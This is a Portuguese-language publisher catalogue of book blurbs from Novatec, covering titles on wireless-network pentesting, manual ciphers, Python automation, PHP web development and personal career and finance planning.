Pentest em redes sem fio tem o intuito de capacitar o leitor a entender e realizar o pentest em redes sem fio. Como complemento da obra Introdução ao pentest, do mesmo autor, este livro é focado exclusivamente em redes sem fio, mostrando as principais formas de ataque que um indivíduo mal-intencionado pode utilizar para acessar a sua rede sem fio. Simulando o pensamento de um cracker, este livro apresenta os passos e as técnicas necessárias para se obter o acesso à rede sem fio: Conhecer o funcionamento de uma rede sem fio na teoria e na prática: quais são os principais tipos de criptografia e como funcionam. Testar laboratórios


e ambientes simulados: vamos entender por que os principais sistemas criptográficos falham e por que é tão simples hackear uma rede sem fio. Realizar o mapeamento de redes sem fio com softwares específicos para essa finalidade (GPS USB) e descobrir a localização física dos pontos de acesso. Saber como se defender por meio dos softwares de monitoramento e de detecção de intruso (wIDS e wIPS). Aprender a criar, de forma didática e explicativa, as redes sem fio mais seguras que existem: redes empresariais com certificados digitais autoassinados. Com todo esse armamento em mãos, realizar uma simulação de pentest e, ao final, aprender como é feita a escrita de um relatório de pentest para redes sem fio. Esta obra aborda os testes de intrusão em redes sem fio em detalhes. Após a leitura, certamente as redes nunca mais serão as mesmas.


GUIA PRÁTICO DE
CIFRAGEM MANUAL
APRENDA A ESCREVER MENSAGENS SECRETAS
novatec
Fred Ribeiro

Guia Prático de Cifragem Manual

Ribeiro, Fred
9788575226230
104 páginas

Este guia visa recuperar técnicas úteis que têm sido esquecidas ao longo do tempo, métodos de cifragem que podem ser utilizados com um mínimo de recursos, pouco além de papel e caneta. Também apresenta novas cifras e adaptações de cifras a dispositivos do dia a dia, como sudoku, batalha naval e tabuleiro de xadrez. Com linguagem simples e repleto de exemplos, o livro prima pela praticidade. A cifragem manual não visa substituir a criptografia digital, mas complementar, ao suprir o indivíduo com técnicas que sejam empregadas quando da ausência de recursos computacionais.



AUTOMATIZE
TAREFAS MAÇANTES
COM PYTHON
PROGRAMAÇÃO PRÁTICA PARA
VERDADEIROS INICIANTES
AL SWEIGART
novatec

Automatize tarefas maçantes com Python

Sweigart, Al
9788575226087
568 páginas

APRENDA PYTHON. FAÇA O QUE TEM DE SER FEITO. Se você já passou horas renomeando arquivos ou atualizando centenas de células de planilhas, sabe quão maçantes podem ser esses tipos de tarefa. Que tal se você pudesse fazer o seu computador executá-las para você? Com o livro Automatize tarefas maçantes com Python, você aprenderá a usar o Python para criar programas que farão em minutos o que exigiria horas para ser feito manualmente – sem que seja necessário ter qualquer experiência anterior com programação. Após ter dominado o básico sobre programação, você criará programas Python que

realizarão proezas úteis e impressionantes de automação sem nenhum esforço: Pesquisar texto em um arquivo ou em vários arquivos. Criar, atualizar, mover e renomear arquivos e pastas. Pesquisar na Web e fazer download de conteúdos online. Atualizar e formatar dados em planilhas Excel de qualquer tamanho. Separar, combinar, adicionar marcas-d'água e criptografar PDFs. Enviar emails para lembretes e notificações textuais. Preencher formulários online. Instruções passo a passo descreverão cada programa e projetos práticos no final de cada capítulo desafiarão você a aperfeiçoar esses programas e a usar suas habilidades recém-adquiridas para automatizar tarefas semelhantes. Não gaste seu tempo executando tarefas que um macaquinho bem treinado poderia fazer. Mesmo que não tenha jamais escrito uma linha de código, você poderá fazer o seu computador realizar o trabalho pesado. Saiba como em Automatize tarefas maçantes com Python.


3ª Edição
Revisada e atualizada
Desenvolvendo
Websites com
PHP
Aprenda a criar Websites dinâmicos e interativos com PHP e bancos de dados
Juliano Niederauer
novatec
php

Desenvolvendo Websites com PHP

Niederauer, Juliano
9788575226179
320 páginas

Desenvolvendo Websites com PHP apresenta técnicas de programação fundamentais para o desenvolvimento de sites dinâmicos e interativos. Você aprenderá a desenvolver sites com uma linguagem utilizada em milhões de sites no mundo inteiro. O livro abrange desde noções básicas de programação até a criação e manutenção de bancos de dados, mostrando como são feitas inclusões, exclusões, alterações e consultas a tabelas de uma base de dados. O autor apresenta diversos exemplos de programas para facilitar a compreensão da linguagem. Nesta obra, você irá encontrar os seguintes tópicos: O que é PHP e quais são suas características; Conceitos básicos

e avançados de programação em PHP; Como manipular diversos tipos de dados com o PHP; Criação de programas orientados a objetos (OOP); Comandos PHP em conjunto com tags HTML; Utilização de includes para aumentar o dinamismo de seu site; Como tratar os dados enviados por um formulário HTML; Utilidade das variáveis de ambiente no PHP; Criação de banco de dados em MySQL, PostgreSQL ou SQLite; Comandos SQL para acessar o banco de dados via PHP; Como criar um sistema de username/password para seu site; Utilização de cookies e sessões; Leitura e gravação de dados em arquivos-texto; Como enviar e-mails pelo PHP.


JOVEM E
BEM-SUCEDIDO
Um guia para a realização
profissional e financeira
TRABALHO
DINHEIRO
ESTUDOS
novatec
Juliano Niederauer

Jovem e Bem-sucedido

Niederauer, Juliano
9788575225325
192 páginas

Jovem e Bem-sucedido é um verdadeiro guia para quem deseja alcançar a realização profissional e a financeira o mais rápido possível. Repleto de dicas e histórias interessantes vivenciadas pelo autor, o livro desmistifica uma série de crenças relativas aos estudos, ao trabalho e ao dinheiro. Tem como objetivo orientar o leitor a planejar sua vida desde cedo, possibilitando que se torne bem-sucedido em pouco tempo e consiga manter essa realização no decorrer dos anos. As três perspectivas abordadas são: ESTUDOS: mostra que os estudos vão muito além da escola ou faculdade. Aborda as melhores práticas de estudo e a aquisição dos conhecimentos ideais e nos

momentos certos. TRABALHO: explica como você pode se tornar um profissional moderno, identificando oportunidades e aumentando cada vez mais suas fontes de renda. Fornece ainda dicas valiosas para desenvolver as habilidades mais valorizadas no mercado de trabalho. DINHEIRO: explica como assumir o controle de suas finanças, para, então, começar a investir e multiplicar seu patrimônio. Apresenta estratégias de investimentos de acordo com o momento de vida de cada um, abordando as vantagens e desvantagens de cada tipo de investimento. Jovem e Bem-sucedido apresenta ideias que o acompanharão a vida toda, realizando importantes mudanças no modo como você planeja estudar, trabalhar e lidar com o dinheiro.